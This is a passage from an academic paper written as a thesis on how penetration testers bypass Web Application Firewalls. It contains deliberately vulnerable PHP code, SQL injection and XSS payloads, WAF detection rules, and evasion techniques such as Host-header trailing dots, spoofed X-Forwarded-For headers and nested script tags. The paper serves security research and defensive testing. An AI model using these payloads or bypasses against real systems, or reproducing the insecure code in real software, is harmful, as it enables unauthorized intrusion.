Magdeburger Journal zur Sicherheitsforschung

Gegründet 2011 | ISSN: 2192-4260
Herausgegeben von Stefan Schumacher
Erschienen im Magdeburger Institut für Sicherheitsforschung
http://www.sicherheitsforschung-magdeburg.de/publikationen/journal.html

This article appears in the special edition »In Depth Security – Proceedings of the DeepSec Conferences«.
Edited by Stefan Schumacher and René Pfeiffer

Web Application Firewall Bypassing

An Approach for Penetration Testers

Khalil Bijjou

Security experts perform security assessments of web applications in order to identify vulnerabilities that could be exploited by malicious users. Web Application Firewalls add a second layer of protection to web applications in order to mitigate these vulnerabilities.

The attempt to bypass Web Application Firewalls is an important aspect of a security assessment and is necessary to ensure accurate results. This thesis describes bypass techniques and offers a systematic approach for security experts on how to bypass Web Application Firewalls based on these techniques.

In order to facilitate this approach a tool has been developed. The outcomes of this tool have significantly contributed to finding multiple bypasses. These bypasses will be reported to the particular Web Application Firewall vendors and will presumably improve the security level of these Web Application Firewalls.

Keywords: web application firewalls, penetration testing, bypass techniques, ethical hacking, red team

Citation: Bijjou, K. (2019). Web application firewall bypassing: An approach for penetration testers. *Magdeburger Journal zur Sicherheitsforschung*, *17*, 900–926. Retrieved April 5, 2019, from http://www.sicherheitsforschung-magdeburg.de/uploads/journal/MJS_061_Bijjou_Bypassing.pdf

1 Introduction

This Bachelor Thesis focuses on the bypassing of Web Application Firewalls. The following chapter describes the motivation and background for this Bachelor Thesis. Furthermore, it provides an outline of the contents of this work.

2 Motivation and Background

According to »The Global State of Information Security Survey 2015« PwC, 2014 global security incidents increased by about 48% between 2013 - 2014. Companies become aware of risks due to missing security measures and the market for cybersecurity services is growing steadily. Gartner, a research firm, states that global security spending increased by 7.9% in 2014, as reported by The Wall Street Journal The Wall Street Journal, 2014.

Organizations use Network Firewalls and Intrusion Prevention Systems to lower the probability of a security breach. As these technologies mostly operate on the transport and network layer, they do not provide sufficient security measures for web applications. Moreover they generate a multitude of false positives. This has led to the introduction of Web Application Firewalls (WAFs). WAFs operate on the Application Layer Level and therefore understand the context of web traffic. In addition to that WAF setups contain several features like load balancing or SSL decryption. The popularity of WAFs is increasing. Gartner reports that the WAF market in 2014 has grown by 24% compared to 2013 D'Hoinne, Hils and Young, 2015.

One way to improve the general security level of an organization is by vulnerability management. Vulnerability management is the »cyclical practice of identifying, classifying, remediating, and mitigating vulnerabilities« Foreman, 2010. Companies perform vulnerability management by engaging security experts to perform penetration tests. The main objective of a penetration test is the determination of vulnerabilities within a computer system, network or web application to detect weaknesses that an attacker could exploit Margaret Rouse, 2011. From the perspective of a penetration tester, the increasing number of WAF Deployments makes vulnerability assessments more difficult and may alter the test outcome. Therefore attempting to bypass the WAF is an important aspect of an assessment in order to ensure accurate results.

3 Scope

This thesis is aimed to fulfill four main objectives:

The first objective is to impart knowledge about WAFs in general and especially its security mechanisms, which is needed to understand bypassing techniques.

Then the gathering of known bypassing techniques and methods in order to develop an approach for penetration testers.

Thirdly, the establishment of a practicable approach for penetration testers that can be used in security assessments.

Finally, the development of a tool which facilitates the execution of the approach.

4 Outline

The introduction chapter outlines the motivation of this thesis. The scope and structure of this thesis is described.

In the second chapter, important theoretical subjects are introduced to give an overall understanding of the thesis's topic. The comprehension of these principles are prerequisites to understand the subsequent chapters.

Thirdly, techniques and methods for bypassing WAFs are gathered, explained and categorized. The content of this chapter serves as a foundation for the approach of the next chapter.

In the fourth chapter, a practical and systematical approach to bypass WAFs for penetration testers is given.

The fifth chapter introduces the tool that was developed during this thesis. It explains how this tool simplifies steps from the approach of chapter four and what advantages it offers.

In the sixth chapter, results that were acquired from using the tool in a test environment are presented.

Finally, chapter seven draws a conclusion of this thesis.

5 Theoretical framework

This chapter covers the explanation of necessary basics, that are required in order to understand the contents of this thesis. The following sections introduces common vulnerabilities in web applications and Web Application Firewalls (WAFs).

6 Vulnerabilities in Web Applications

Positive Technologies states, that in 2013 the security level of web applications has become inferior to 2012 Technologies, 2013. According to the Vulnerability Statistics Report 2014 of a company called edgescan, on average, web applications contain two high or critical vulnerabilities, which may have a significant negative impact on IT operations or other divisions edgescan, 2014. Missing or bad input validation allows users to manipulate values and therefore result in security flaws. This thesis focuses on two

of the most critical vulnerabilities, primarily chosen from the »OWASP Top Ten«. This list stands for a broad agreement of security experts about what the most critical web application vulnerabilities are and is part of the »Open Web Application Security Project« (OWASP) »OWASP Top Ten Project«, 2015. Understanding the function of the vulnerabilities that are pointed out in this section is indispensable in order to understand this thesis. These two vulnerabilities were chosen from amongst the »OWASP Top Ten«, because all WAFs attempt to block these, while the remaining eight vulnerabilities might be mitigated by only some WAFs.

6.1 SQL Injection

Most of the dynamic web applications in the internet store information like user accounts, payment details or product data in a database. A web application requests data from the database by Structured Query Language (SQL). Inserting SQL into an application field is called SQL Injection. OWASP ranks SQL Injection amongst similar injections as the most critical security flaw of the OWASP Top Ten. By using SQL Injections the return value of the database or the database itself may be altered. Furthermore issuing system commands may be possible in certain circumstances. Injection may be possible by GET and POST parameters or through HTTP headers, e.g. the Cookie or the User-Agent field OWASP, 2013.

The following example shows a PHP source code of an insecure login function, that validates a username and a password using SQL:

```
$username = $_POST["username"];
$password = $_POST["password"];
$sql = "SELECT * FROM users WHERE
            username = "+$username+"
            AND password = "+$password;
$result = mysql_query($sql);
if ( mysql_num_rows($result) != 0){
   echo "Sucessful Login";
   startSession();
}
```

Listing 1: Source code that is vulnerable to SQLi

The code in Listing 1 stores the POST parameter username in the variable $username and the parameter password in the variable $password. These two variables are then crafted into a SQL string, which is passed to the variable $sql. Then $sql is passed to the function mysql_query(), which is responsible for querying the database. This SQL Query checks in the table „users“ for any rows with the name $username and the password $password. If it finds a matching row, the row is sent back as a return value. Otherwise no row is returned. A malicious user can bypass this authentication by inserting the following payload:

```
Khalil" or 1=1 #
```

With this input the query that is sent to the database is as follows:

```
"SELECT * FROM users WHERE username = "
    Khalil" or 1=1 #" AND password = "" ";
```

Listing 2: SQL query after manipulation

The double quote (") after "Khalil" encloses the username string. The “or 1=1“ adds a second condition to the WHERE clause. The number sign (#) is a way to add a comment in SQL and instructs the database not to process the remaining part. The database checks every row for the username „Khalil“ or where 1 equals 1. Since 1 equals 1 is always true, every row in the database is returned back and the user is logged in.

6.2 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is the injection of malicious script code, mostly JavaScript, into an application field. Cross-site scripting exploitation targets end users. The injected script is executed by the other user's web browser. According to the OWASP Top 10 XSS is the most prevalent web application security flaw and is rated as the third most critical vulnerability in web applications OWASP, 2013.

XSS can be used to:

- steal session information like session cookies or session tokens
- redirect to another site (e.g. a phishing site)
- spread false information
- spread malware

The following sections describe three different variants of XSS.

Stored XSS

Stored XSS occurs when a malicious script supplied by a user is persistently saved and included without being filtered in an HTML response.

The following code snippet gives an example RandomStorm, 2015c:

```
$message = $_POST["message"];
if ( $message != null ){
   mysql_query("INSERT INTO messages (
       message) VALUES "+$message+");
}
$result = mysql_query("SELECT message FROM
    messages");
echo "<html><body>";
while($row = mysql_fetch_assoc($result)) {
   echo "Message: '+$message+' \n";
}
echo "</body></html>";
```

Listing 3: PHP script that is vulnerable to Stored XSS

This code saves the value of the post parameter 'message' in the variable '$message'. The value of '$message' is then added to a database. The page prints every message that is stored in the database. Any user who visits this page will see the stored messages. If the following code is injected:

```
<script>alert('XSS')</script>
```

anyone who requests this page will see an alert box with the text "XSS" (see figure 1).

Note: The alert function is commonly used to initially test for a XSS vulnerability and to create an easily visible evidence that the injected code has been executed.

Reflected XSS

Reflected XSS occurs when malicious script is included in a response after being sent to an application. In this type of XSS the script is not stored persistently on the web server. Attackers can use this vulnerability to send other users a maliciously constructed link (see listing 5). If the URL is invoked, the injected code is executed.

The following PHP code is vulnerable to Reflected XSS RandomStorm, 2015b:

```
$message = "Hello " + $_GET["name"];
echo $message;
```

Listing 4: The GET parameter 'name' is printed without any filtering

The value of the GET parameter 'name' is included into the variable '$message'. This message is then printed.

```
www.website.com/page.php?name=<script>alert
    ('Visit www.harmfulsite.com for free
    money')</script>
```

Listing 5: Invoking this URL leads to an alert box which spreads a phishing link

DOM Based XSS

DOM Based XSS is similar to Reflected XSS with the difference that the malicious script is not passed to the web server. Instead, the XSS is directly executed in the victim's browser. This is possible because JavaScript can access the browser's Document Object Model (DOM) and the application processes data from the URL to dynamically update the content of the page OWASP, 2015b.

A DOM Based XSS attack can be accomplished by sending the following URL to a victim:

```
www.website.com/page.html#name=<script>
    alert(1)</script>
```

Listing 6: URL containing DOM based XSS

7 Web Application Firewall

A Web Application Firewall is an intermediary device that stands between a user and a web server and operates on the Application Layer Level of the OSI model. HTTP requests to the web server are analyzed by the WAF. The main purpose of a WAF is to detect malicious input by checking it against a set of rules. After this process, the WAF decides whether a request will be blocked or forwarded to the web server. Because there is a possibility that malicious requests are not detected, some WAFs also inspect the HTTP response and check for deviations from usual responses.

7.1 Benefits

This section outlines the benefits of WAFs.

Virtual Patching

»Virtual patching is the process of addressing security issues in web applications without making changes to application code.« (Ristic, 2012b, p. 6) This concept is useful to immediately mitigate vulnerabilities in software that cannot be modified, like third-party products or software with a bad documentation or when patching a security flaw takes time. A WAF can provide mitigation until a patch is applied OWASP, 2015a.

Real-time Monitoring

Similar to an Intrusion Detection System (IDS), WAFs have the ability to access and inspect HTTP traffic stream in real-time in order to detect attacks as they happen. This makes it possible to respond to an attack fast (Ristic, 2010, p. 5).

Logging

Most web servers contain logging functionality in general, but insufficient logging with regard to security. WAFs can focus on security while logging HTTP Traffic. Also, transaction data, which is important for forensics purposes, can be included (Ristic, 2010, p. 5).

Fulfilling industrial standards

A WAF can also be used to fulfill industrial standards like the data security standard (DSS) of the Payment Card Industrie (PCI). This standard defines the minimum level of security needed for organizations to process credit card data. The DSS allows the adoption of a WAF as a viable replacement for regular security code reviews OWASP, 2015a.

7.2 WAF Products

This section gives an overview of WAF products.




Figure 1: Stored XSS Vulnerability

7.2.1 Commercial

Most organizations deploy commercial WAFs in their environment. Gartner publishes a WAF Market research report and publishes a »Magic Quadrant« for WAFs (see figure 2) on a yearly basis. This Magic Quadrant visualizes the results of the research. This report rates commercial WAFs, which are often sold as hardware appliances and cost up to a five-digit amount, and gives a good overview of current WAF products on the market.

7.2.2 Open source

This section introduces two open source WAFs.

AQTRONIX WebKnight

AQTRONIX WebKnight is a WAF for the Internet Information Services (IIS) web server which works on Windows operating systems. It is easily deployed with an .exe installation file and operates as a module on the web server. It offers features like logging, brute force prevention and access control. The latest version is 4.2, which is only available to customers who pay for support. The latest version free of charges is 4.1 AQTRONIX, 2014.

ModSecurity

ModSecurity is a cross-platform WAF. It can be installed as a module for Apache Web Server, IIS and NGINX or on a separate server as a reverse proxy. It features real-time monitoring, logging, access control and web application hardening. After the installation, ModSecurity only inspects traffic without blocking it. In order to block malicious requests, the config has to be changed and rules must be loaded Ristic, 2010. ModSecurity includes the »OWASP Core Rule Set« OWASP, 2015c, which offers a better security than commercial WAFs like CloudFlare or Incapsula Zero Science Lab, 2013. But on the other hand, these rules are very restrictive and lead to numerous false positives. For example a value which contains a double quote is blocked. Using this rule set in front of a modern CMS like WordPress, is only practicable if several rules are disabled. Additionally to the OWASP Core Rule Set, other free and commercial rule sets are available. ModSecurity has its own specific syntax for writing rules. A Whitelist can also be developed for ModSecurity. The latest version is 2.9, which was released in February 2015 ModSecurity, 2015.

7.3 Deployment Options

WAFs have a number of different deployment options. These differ in their infrastructural format, performance, ease of deployment and the features they offer. This section gives an overview of the different alternatives.

7.3.1 Reverse Proxy

The most common adoption of a WAF is as a reverse proxy. »A reverse proxy [...] appears to the client just like an ordinary web server. [...] The client makes ordinary requests for content in the name-space of the reverse proxy. The reverse proxy then decides where to send those requests, and returns the content as if it was itself the origin.« Apache, 2013 In this mode the WAF has its own IP Address. The user has no knowledge of the web servers behind the WAF and points his requests only to the WAF as shown in figure 3. These are inspected before the WAF sends a seperate request to the back end. This setup gives the WAF full control over the traffic, enabling it to alter HTTP Traffic according to its policies. Furthermore, the proxy can be used as a Centralized Login Service to authenticate users. This offers the advantage, that the back end only receives requests from authenticated users, which minimizes the attack surface. This principle is especially often used in the E-Banking sector. Features like Load Balancing, HTTP Caching and Compression can be used as well.

On the other hand this deployment also has some disadvantages. First, latency is increased. Moreover,



Figure 2: Gartner's Magic Quadrant of WAFs




Figure 3: WAF forwards requests to the appropriate webserver

deploying the WAF as a reverse proxy is not trivial and adds complexity to an infrastructure. In the case that the WAF crashes, the web servers are not reachable (Pubal, 2015, p. 4-5).

7.3.2 Bridge Mode

In the bridge mode the WAF receives requests and forwards them to the web server without any modifica-

tion. The WAF can block malicious traffic by dropping packets. This increases the performance compared to the reverse proxy. The downside of this mode is that some functions like the modification of requests are not available. A visualization of the setup can be seen in figure 4.

7.3.3 Monitoring Mode

A WAF deployed in monitoring mode is similar to an Intrusion Detection System (IDS). A copy of the HTTP Traffic is sent to the WAF through a monitoring port on a network device as seen in figure 5. It inspects the traffic without altering traffic. One exception is that, if enabled, the WAF has the ability to interrupt the communication between a user and a web server by sending TCP-reset packets. The monitoring mode is optimal for testing purposes since it has only little impact on the application flow and does not add latency. By analyzing the traffic in this mode, false positives and negatives can be analyzed and eliminated before deploying the WAF in a different mode. The monitoring mode is also referred to as passive mode (Pubal, 2015, p. 6).

7.3.4 Embedded Mode

In the embedded mode the WAF is installed as a plugin or service module directly on the web server as seen in figure 6. This allows an easy deployment. For example ModSecurity can be installed on the Linux distribution »Debian« directly from the repositories.

Disadvantages are that the WAF shares the same server resources as the web server, and features like load balancing, caching, etc. are not available (Ristic, 2010, p. 8).

7.3.5 Cloud Mode

A newly-arranged way to deploy a WAF is the cloud based deployment (see figure 7). The approach is similar to a reverse proxy with the difference, that the WAF is external to the corporate network. Gartner prognosticates that «By year-end 2020, more than 50 % of public Web applications protected by a WAF will use WAFs delivered as a cloud service or Internet-hosted virtual appliance — up from less than 10 % today» D'Hoinne et al., 2015. The DNS entry has to be changed to the WAFs IP address. Organizations have to trust the cloud hoster and provide SSL Keys in order to decrypt traffic. Latency is increased as more stations have to be passed through (Pubal, 2015, p. 7).

7.4 Functionality

An incoming request goes through a couple of steps before a WAF decides whether this request is malicious or not as seen in figure 8. The following section describes these steps and gives an outline on the functionality of WAFs.

7.4.1 Pre-processor

A request goes through the WAF's pre-processor first. The pre-processor decides, whether the request will be processed further and therefore be validated by the rule set or not. For example a WAF may skip requests which originate from certain trusted IP addresses.

7.4.2 Normalization functions

Attackers have developed payloads to pass rule sets by using evasion techniques like encodings or capital letters. In order to prevent such techniques, WAFs apply normalization functions on user input before evaluating rules against it. These functions help to convert »input data [...] from the raw representation into something that, ideally, abstracts away all the evasion issues« (Ristic, 2012b, p. 8). Due to these transformation functions, writing rules is greatly simplified because an administrator does not need to be knowledgable about the various types of payloads Cisco, 2013. Also, the amount of rules is greatly decreased resulting in a minimized latency.

ModSecurity contains several of these functions. See table 1 for examples.

The following rule

```
SecRule ARGS "@contains insert into" \
   phase:2, t:lowercase,t:
       compressWhitespace
```

Listing 7: Policy with transformation functions Ristic, 2010

will match these strings

```
insert into
INSERT INTO
iNsErT iNtO
Insert      Into
INSERT\t INTO
```

Listing 8: Variations of »insert into« that will be blocked

7.4.3 Security Models

Security Models define how to enforce security policies, which consist of regular expressions. WAFs check user input against these policies and in case of a match, a request is, depending on the security model, either blocked or forwarded. The three different Security Models are described in the following paragraphs.




Figure 4: WAF acts as a bridge




Figure 5: WAF deployed in monitoring mode




Figure 6: WAF deployed in embedded mode

compressWhitespace	converts whitespace chars (\f, \t, \n, \r, \v) to spaces
hexDecode	decodes a hex-encoded string
lowercase	converts characters to lowercase
removeNulls	removes NULL bytes from input
replaceComments	replaces comments with single spaces
urlDecode	decodes an URL-encoded input string

Table 1: ModSecurity normalization functions




Figure 7: WAF deployed in cloud mode



Figure 8: Request processing

Positive Security Model

The Positive Security Model, also referred to as Whitelisting, contains Policies defining characteristics of allowed input (See Listing 13). If a policy is matched, the request is forwarded. Otherwise it is blocked. Policies are specific to the functionality of an application and have to be individually written for every application. The development of these policies can be time-consuming and depend on the complexity of the web application. A comprehensive understanding of the application is needed in order to not create too permissive policies which allow malicious requests or even restrictive policies, which limit the applications usability. One key advantage of the positive security model is that by specifying allowed traffic, newly developed attacks are forfeited.

```
<Location /application/register.php>
  # Allow only numbers in userage
  SecRule ARGS:userage "!^\d+$"-
</Location>
```

Listing 9: Whitelisting example

The ModSecurity rule in listing 9 applies for the path '/application/register.php'. When a request with this path reaches the WAF, it analyzes the value of the parameter 'userage' and tries to match it against the regular expression which allows only numbers.

Auto learning function

Some WAFs offer an auto learning function to simplify the task of creating a Whitelist. The objective is to collect HTTP conversations and teach the WAF what normal traffic looks like so that it can block abnormal traffic.

Negative Security Model

The Negative Security Model, also referred to as Blacklisting, is the opposite of the Positive Security Model and consists of policies defining disallowed patterns and characters. If a policy is matched, the traffic is blocked. Otherwise it is forwarded. A blacklist is mostly shipped with the WAF and is maintained by the vendor or by a community, as it is the case with ModSecurity. This allows a fast adoption of the WAF without the need to understand the functionality of an application. Because of the huge amount of possible attacks and their transformations, the negative security model contains numerous policies. Every request has to be checked for a matching policy and is therefore resource-consuming.

The Negative Security Model tends to false positives. Unmalicious traffic may be blocked and therefore the usability is reduced. For example a policy which applies on the word »select« blocks a request containing the following sentence:

```
"I had to select the right equipment."
```

Listing 10: Unmalicious input

The policy could be altered to match the word »select« only if there is a preceding word »union«. As the adjustment of policies in order to reduce false positives is an ongoing process, complicated patterns have to be created as seen in Listing 11. This makes the maintenance of these patterns difficult. Furthermore, this model focuses solely on known attacks. The fast advancement of technologies and introduction of new functions makes it tough to prevent vulnerabilities before they are known. There is no omniscience about every vulnerability that could exist for every product. Thus, WAF vendors continuously make an effort to blacklist every possible threat.

```
SecRule ARGS
"(?i)(<script[^>]*>[\\s\\S]*?<\/script
    [^>]*>|<script[^>]*>[\s\S]*?<\/script
    [[\s\S]]*[\s\S]|<script[^>]*>[\s\S
    ]*?<\/script[\s]*[\s]|<script[^>]*>[\s\
```

```
S]*?<\/script|<script[^>]*>[\s\S]*?)"
```

Listing 11: A complex regular expression to block <script> and its different dictions

Hybrid Security Model

The Hybrid Security Model provides two levels of protection by combining the Negative Security Model and the Positive Security Model. In the first step, requests are matched against the whitelist's rule set. If a request fulfills a whitelist policy, it is additionally matched against the blacklist's rule set Citrix, 2013. Thereby a whitelist rule that is too permissive can only be exploited if a payload also passes the blacklist's rule set. The objective of this model is to prevent both Zero-day Exploits and known vulnerabilities. This Security Model is only used by a few WAFs.

Comparison of Security Models

The following table compares the Positive Security Model with the Negative Security Model.

7.4.4 Input Sanitization

Another concept that can be used for input validation is Input Sanitization. Instead of blocking a request, the WAF removes malicious characters before it forwards the request to the back end. This improves the usability significantly as false positives do not lead to an interruption of the User Experience. Sanitization works similar to the Negative Security Model. The WAF checks input values against policies and erases malicious characters upon a match.

This security mechanism is not used very often due to the fact that it adds further complexity, which makes it more prone to errors.

Supposing a policy which checks for the »<script>« tags only once and upon a match removes them, the following input could lead to a bypass:

```
1 <scr<script>ipt>alert(1)</scr</script>ipt>
```

Listing 12: Input value

Applying this policy leads to the following result:

```
1 <script>alert(1)</script>
```

Listing 13: Input sanitization result

Input Sanitization is only used by a few WAF vendors.

7.5 Additional Features

Web server hardening – protection against web server mis-configuration by defining allowed HTTP Features like methods and headers.

Caching – Often requested web content is cached on the WAF thus reducing load on web servers and increasing performance (Beechey, 2009, p. 4).

Compression – Web content is compressed by the WAF, which is then decompressed by the client's browser to achieve more network throughput (Beechey, 2009, p. 4).

SSL Acceleration – speedens SSL processing by means of hardware based SSL decryption and reduces load on the back end (Beechey, 2009, p. 4).

Load Balancing – distributes web requests to different servers to improve resource use, minimize response time and prevent a server from overloading (Beechey, 2009, p. 4).

Connection Pooling – uses the same back end connection for multiple requests to reduce a TCP overhead (Beechey, 2009, p. 4).

7.6 Summary

Web Application Firewalls give a good overview of the traffic at the Application Layer Level. Features like Caching, SSL Acceleration or a Centralized Login Service make deploying a WAF more attractive to organizations. The most important feature is the ability to mitigate vulnerabilities for several applications with ease, which adds an additional security layer to the infrastructure. Yet, it may decrease the user experience and usability by increasing latency or by blocking valid requests. WAFs may give a false sense of security and may be taken as an excuse for bad code. For an attacker, exploiting a vulnerability gets more challenging. Nevertheless, bypasses have been found in the past and will still be a concern for WAF producers in the future.

8 Bypassing Methods and Techniques

This chapter explains important and common WAF bypassing methods and techniques. These are divided into three categories (see figure 9). Some methods cannot be distinctly linked to just one category and may fit into two categories.

Note: Bypassing techniques that worked for outdated web server versions or programming languages were not included because of the unlikeliness that these are still in use.

9 Pre-processor exploitation

The pre-processor, which decides whether input will be validated or not, runs through different decision points. Every decision point may be prone to a mistake and may lead to a bypass. Methods that exploit

Positive Security Model	Negative Security Model
• deny all except good requests	• allow all except bad requests
+ prevents Zero-day Exploits	+ shipped with WAF
+ more secure than blacklist	+ fast adoption
– creating policies is a time-consuming process	+ little knowledge needed
– comprehensive understanding of application is needed	+ protects several applications
	– tends to false positives
	– resource-consuming
	– maintaining list ongoing and difficult process

Table 2: The Positive Security Model in compare to the Negative Security Model




Figure 9: Categories of bypassing techniques

the pre-processor and avoid the WAF's rule set are described in this first category.

A real example for pre-processor exploitation can be found in the »Protocol-Level Evasion of Web Application Firewalls«, a paper written by Ivan Ristic (Ristic, 2012b, p. 4-5). A web application was protected by a WAF deployed in monitoring mode. The WAF was bypassed by a simple change in the Host header. This header is used to differentiate between hosts, which share the same IP address and port. By adding a single dot character to the end of the Host header value (see 14), the WAF assumed that this request is for another application than the one it is protecting and therefore skipped the input validation and forwarded the request to the back end. As fully-qualified DNS domain names contain a trailing dot, the URL still lead to the same host and the web server processed this request. Thereby any payload could be sent to the web server without being analyzed by the WAF.

```
1 GET /index.php?p=SOME_PAYLOAD HTTP/1.0
2 Host: www.example.com.
```

Listing 14: A Bypass caused by the trailing dot in the host header

In this case, the decision point, whether this request is intended for the defensible web site or not, was exploited.

The following sections explain some possible decision points.

9.1 X-* Headers

A WAF may be configured to trust certain IP addresses like itself (127.0.0.1) or a device within the network. Any request sent from this IP address is forwarded without validation of the input. If the WAF retrieves the IP address from a header in control of the user, the WAF security mechanisms may be bypassed Codewatch, 2014.

A user is in control of the following HTTP Headers:

- X-Originating-IP
- X-Forwarded-For
- X-Remote-IP
- X-Remote-Addr

and can manipulate a request to include these as seen in figure 10. These headers can be set with internal IP addresses, either disclosed by the customer or gained from the information gathering phase of a penetra-

tion test. If the internal network IP address range is known, a brute force attack can be executed to enumerate every possible network IP address.

Security mechanisms like CAPTCHAs, which are used to identify a user as human, or log in functions which restrict access to certain web sites to authorized users, may be configured to not apply if the user's IP addresses is trusted. The method described in this section may be used to exploit these security mechanisms Drops, 2015.

9.2 Bypassing parameter verification

PHP will remove characters like whitespaces from parameter names or transform them into underscores Ristic, 2012b.

The following request contains an URL-encoded whitespace ('%20') and is interpreted by PHP as valid:

```
http://www.website.com/products.php?%20
    productid=select 1,2,3
```

The WAF detects a parameter called ' productid' (with a leading whitespace), while the back end removes the whitespace and perceives a different parameter name.

